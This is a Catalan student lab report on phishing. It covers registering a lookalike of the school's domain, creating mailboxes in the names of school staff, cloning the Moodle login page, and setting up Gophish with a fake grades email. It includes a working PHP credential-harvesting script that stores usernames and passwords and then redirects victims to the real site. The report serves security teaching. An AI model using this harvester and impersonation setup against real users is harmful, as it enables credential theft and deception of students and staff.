Aplicació de mètodes per aprofitar les debilitats dels usuaris

ISAAC GUISSET SÁNCHEZ

XAVIER SALA PUJOLAR

SEGURETAT INFORMÀTICA

2SMXB

Enviament de correus electrònics per enganyar els usuaris

1. instal·leu un servidor de correu electrònic

He fet aquesta pràctica d'una manera una mica peculiar peró podriem dir que més efectiva, ja que jo personalment trobo que hi ha més posibilitat de conseguir-ne resultat, degut a que pots arribar a un número més elevat de víctimes (no sé si me l'acceptaràs ja que no és ben bé el que demanes)

Navegant per nominalia se'm va ocudir comprovar si el domini **cendrassos.com** estava en propietat d'algú, i per la meva sorpresa no , com que el domini cendrassos.com sortia gratuit durant el primer any vaig decidir comprar-lo per fer la pràctica. (Amb el pack venien .es i .info)

No sé si això que he fet és del tot correcte, ja que aquests dominis si el cendrassos els vol hauria de posder disposar d'ells, per tant si hi ha algun inconvenient puc fer el canvi de titular del domini sense cap problema :)

He creat un compte a ZOHOMAIL, he afegit els registres necessaris a nominalia i he creat els comptes:

hcortada@cendrassos.com (Helena Cortada - Directora)

marrabal@cendrassos.com (Manel Arrabal - Tutor)

dprados@cendrassos.com (Dani Prados – Cap d'estudis)

- **Demostració de que he "comprat" el domini i és de la meva propietat:**

- **Compte i dels usuaris a zohomail:**

Welcome to Zoho Mail!

Add a domain you already own to continue your account setup.

Provide your existing domain name *
www.cendrassos.com


Provide your organization name *
cendrassos


Industry Type
Education

MA	Manel Arrabal marrabal@cendrassos.com	Never signed in	
DP	Dani Prados dprados@cendrassos.com	Never signed in	
HC	Helena Cortada hcortada@cendrassos.com	Never signed in	

- **Enviament de correus satisfactori.**

L'email que envia no es dirigeix a la brossa, per tant les víctimes confiaràn en nosaltres :)







Un cop ja tenim la part d'envïament de correus finalitzat hauré de determinar com faré el meu atac per tal d'obtenir les credencials, he utilitzat la mateixa pàgina de login del moodle que vaig utilitzar a l'atac de arp-spoofing i el meu servidor, a on he creat un certificat amb letsencrypt per tal de millorar la confiança de les víctimes.

Ja que hi som he configurat el subdomini moodle.cendrassos.com (pàgina on conseguiré les credencials)

Pàgina vista des del navegador https://moodle.cendrassos.com



Pàgina de login



Gràcies a aquest arxiu php consegueixo rebre les dades al servidor i un cop rebudes (en realitat en qualsevol dels casos) es redirigeix l'usuari a la pàgina legítima on aquest pensará que hi ha hagut algun error i tornarà a iniciar sessió normalment: :)

root@calisfit: /var/www/html/login

Archivo Acciones Editar Vista Ayuda

GNU nano 7.2 guardar_credenciales.php *

```php
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    if (isset($_POST['username']) && isset($_POST['password'])) {
        $username = $_POST['username'];
        $password = $_POST['password'];

        $directory = '/var/www/html/credenciales/';
        if (!is_dir($directory)) {
            mkdir($directory, 0777, true);  // crea el directori si no existeix
        }

        // Base del nombre del archivo
        $base_filename = 'usuari';
        $counter = 1;

        // Buscar el siguiente archivo numerado disponible
        while (file_exists($directory . $base_filename . $counter . '.txt')) {
            $counter++;
        }

        // Guarda lusuari i la contrassenya a l'arxiu
        $filename = $directory . $base_filename . $counter . '.txt';
        $content = "Usuario: $username\nContraseña: $password\n";
        // redireccions a la pàgina legítima un cop s'han robat les credencials
        if (file_put_contents($filename, $content) !== false) {
            header("Location: https://moodle.cendrassos.net");
            exit();
        } else {
            header("Location: https://moodle.cendrassos.net");
            exit();
        }
    } else {
        header("Location: https://moodle.cendrassos.net");
        exit();
    }
} else {
    header("Location: https://moodle.cendrassos.net");
    exit();
}
```

```
root@calisfit:/var/www/html/credenciales# cat usuari1.txt
Usuario: usuari
Contraseña: contrassenya
root@calisfit:/var/www/html/credenciales#
```

1. **Feu servir *Gophish* o *Evilginx2* per preparar un atac per correu electrònic que es faci passar per algú de la direcció del Cendrassos i que demani que s'iniciï sessió en el Moodle.**


Un cop ja tinc la pàgina preparada https://moodle.cendrassos.com instal·lo gophish a una màquina kali.

Lo ideal seria o bé que una sola màquina sigui el servidor de la pàgina web i de gophish a la vegada o bé que la màquina de gophish estigués a la mateixa xarxa local del servidor que allotja la pàgina clon de la que volem conseguir les dades, ja que les dades es podrien enviar directament a gophish amb php.


Malauradament no he pogut aplicar cap d'aquests dos escenaris degut a que no tinc la disponibilidat de tenir la màquina sempre a la xarxa local i no em fa massa gràcia instal·lar gophish directament al servidor...


Per tant les dades es rebràn directament al servidor a través d'una petició de php i no a gophish com havia pensat fer-ho inicialment.

Instal·lació de gophish a una màquina kali linux:




Aquí pots veure com puc accedir al panell de login de gophish.:





Ara crearé un e-mail template que consta en que la directora (helena cortada) envia mails a els alumnes per avisar de que ja hi ha les notes i que si les volen hauràn d'anar a la pàgina del moodle.


Creo el correu amb codi html, per tal de poder ocultar a la direcció que va el mail i per fer-lo una mica més bonic (no és gaire necessari en aquest cas peró és útil).




Resultat de la plantilla html i la seva funció

